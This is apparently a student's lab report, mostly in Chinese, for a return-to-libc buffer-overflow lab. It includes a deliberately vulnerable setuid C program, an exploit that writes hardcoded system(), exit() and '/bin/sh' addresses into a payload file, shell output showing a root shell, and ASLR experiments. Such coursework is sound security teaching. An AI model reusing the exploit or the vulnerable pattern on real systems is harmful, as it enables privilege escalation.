CS315 Lab12

Name: 王奕童

SID: 11910104

2 Lab Tasks

2.3 Task 1: Finding out the addresses of libc functions

```
gdb-peda$ p system
$3 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$4 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
```

`system()` : 0xb7e42da0

`exit()` : 0xb7e369d0

2.4 Task 2: Putting the shell string in the memory

修改后的代码：

```c
/* retlib.c */
/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(FILE *badfile)
{
        char buffer[12];
/* The following statement has a buffer overflow problem */
        fread(buffer, sizeof(char), 40, badfile);
        return 1;
}
int main(int argc, char **argv)
{
        char* shell = getenv("MYSHELL");
        if(shell != NULL){
                printf("shell address is 0x%08x\n",(unsigned int) shell);
        }
        FILE *badfile;
        badfile = fopen("badfile", "r");
        bof(badfile);
        printf("Returned Properly\n");
        fclose(badfile);
        return 1;
}
```

注意操作前要添加MYSHELL的系统环境变量!

```
[12/17/22]seed@VM:~/.../lab11$ ./retlib
shell address is 0xbffffe1c
Segmentation fault
[12/17/22]seed@VM:~/.../lab11$
```

可以得到shell的地址是0xbffffe1c。

2.5 Task 3: Exploiting the Buffer-Overflow Vulnerability

带上-g参数重新编译retlib.c:

```
gcc -fno-stack-protector -z nonexecstack -g -o retlib retlib.c
```

```
[12/17/22]seed@VM:~/.../lab11$ gcc -fno-stack-protector -z nonexecstack -g -o re
tlib retlib.c
/usr/bin/ld: warning: -z nonexecstack ignored.
[12/17/22]seed@VM:~/.../lab11$ gdb retlib
```

通过课件上的介绍，我计算出：

bof = 20

X = bof + 12 = 32, Y = bof + 4 = 24, Z = bof + 8 = 28

因此代码即为：

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
        char buf[40];
        FILE *badfile;
        badfile = fopen("./badfile", "w");
        memset(&buf, 0xaa, 40);
        int Y = 24, X = Y + 8, Z = Y + 4;
        printf("Y=%d X=%d Z=%d\n", Y, X, Z);
        /* You need to decide the addresses and
        the values for X, Y, Z. The order of the following
        three statements does not imply the order of X, Y, Z.
        Actually, we intentionally scrambled the order. */
        *(long *) &buf[X] = 0xbffffe1c; // "/bin/sh" ☆
        *(long *) &buf[Y] = 0xb7e42da0; // system() ☆
        *(long *) &buf[Z] = 0xb7e369d0; // exit() ☆
        fwrite(buf, sizeof(buf), 1, badfile);
        fclose(badfile);
}
```

```
[12/17/22]seed@VM:~/.../lab11$ gcc -o exploit exploit.c
[12/17/22]seed@VM:~/.../lab11$ sudo chown root retlib^C
[12/17/22]seed@VM:~/.../lab11$ ./exploit
Y=24 X=32 Z=28
[12/17/22]seed@VM:~/.../lab11$ sudo chmod 4755 retlib^C
[12/17/22]seed@VM:~/.../lab11$ ^C
[12/17/22]seed@VM:~/.../lab11$ ./retlib
shell address is 0xbffffe1c
# ls
badfile  exploit  exploit.c  peda-session-retlib.txt  retlib  retlib.c
# where
# where python
/usr/bin/python
# whoami
root
#
```

从上图可知，我们已经获得了具有root权限的shell。

Attack variation 1

取消里面的exit():

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
        char buf[40];
        FILE *badfile;
        badfile = fopen("./badfile", "w");
        memset(&buf, 0xaa, 40);
        int Y = 24, X = Y + 8, Z = Y + 4;
        printf("Y=%d X=%d Z=%d\n", Y, X, Z);
        /* You need to decide the addresses and
        the values for X, Y, Z. The order of the following
        three statements does not imply the order of X, Y, Z.
        Actually, we intentionally scrambled the order. */
        *(long *) &buf[X] = 0xbffffe1c; // "/bin/sh" ☆
        *(long *) &buf[Y] = 0xb7e42da0; // system() ☆
        //*(long *) &buf[Z] = 0xb7e369d0; // exit() ☆
        fwrite(buf, sizeof(buf), 1, badfile);
        fclose(badfile);
}
```

```
[12/17/22]seed@VM:~/.../lab11$ gcc -o exploit exploit.c
[12/17/22]seed@VM:~/.../lab11$ ./exploit
Y=24 X=32 Z=28
[12/17/22]seed@VM:~/.../lab11$ ./retlib
shell address is 0xbffffe1c
# ls
badfile  exploit  exploit.c  peda-session-retlib.txt  retlib  retlib.c
# exit
Segmentation fault
[12/17/22]seed@VM:~/.../lab11$
```

重复执行上述流程，可以发现仍然能够获得具有root权限的shell。但这里有一点有所不同，输入exit的时候触发了段错误。

Attack variation 2

我将 `retlib` 修改为 `retlib_1234` 以后再次运行，可以发现攻击失败了，没能获取shell。这里失败的原因在图中可以很清楚地看到，两次shell的地址发生了变化，变化大小刚好与变化的文件名长度相同，因此不能再次触发攻击。

```
[12/17/22]seed@VM:~/.../lab11$ gcc -o exploit exploit.c
[12/17/22]seed@VM:~/.../lab11$ ./exploit
Y=24 X=32 Z=28
[12/17/22]seed@VM:~/.../lab11$ ./retlib
shell address is 0xbffffe1c
# where python
/usr/bin/python
# whoami
root
# exit
[12/17/22]seed@VM:~/.../lab11$
[12/17/22]seed@VM:~/.../lab11$ ./retlib_1234
shell address is 0xbffffe12
```

2.6 Task 4: Turning on Address Randomization


多次编译执行，可以发现打开地址随机化后攻击失败了。这个原因解释为地址会有随机的变动，这样 `exploit.c` 写入的地址就没有实际意义了。

```
[12/17/22]seed@VM:~/.../lab11$ gcc -fno-stack-protector -z noexecstack -g -o ret
lib retlib.c
[12/17/22]seed@VM:~/.../lab11$ ./retlib
shell address is 0xbf8dfe1c
Segmentation fault
[12/17/22]seed@VM:~/.../lab11$ gcc -fno-stack-protector -z noexecstack -g -o ret
lib retlib.c
[12/17/22]seed@VM:~/.../lab11$ ./retlib
shell address is 0xbfd32e1c
Segmentation fault
```

这里触发了段错误的原因是system()和exit()的地址做了变动。

In the exploit.c program used in constructing badfile, we need to provide three addresses and the values for X, Y, and Z. Which of these six values will be incorrect if the address randomization is turned on. Please provide evidences in your report.

这六个值中，X，Y，Z是正确的，其对应的地址是错误的。原因是X,Y,Z仅仅是内存布局上的偏移量，不会随着地址随机化的变化而变化。



Observation

1. 这次实验的实验结果是依赖于机器的。我和我的Term project队友张睿豪，谢岳臻进行了交流，我和他们的memory address都有所不同。
2. Task3的时候必须带上-g参数进行编译，不然gdb的调试结果会不正确。

Reference

参考资料：

[1] 【信息安全-科软课程】Lab6 Return-to-libc Attack
https://blog.csdn.net/weixin_41950078/article/details/116377385
[2] RETURN TO LIBC ATTACK https://www.freesion.com/article/6824702941/
[3] Return to Libc Attack https://blog.csdn.net/sinat_38816924/article/details/106222286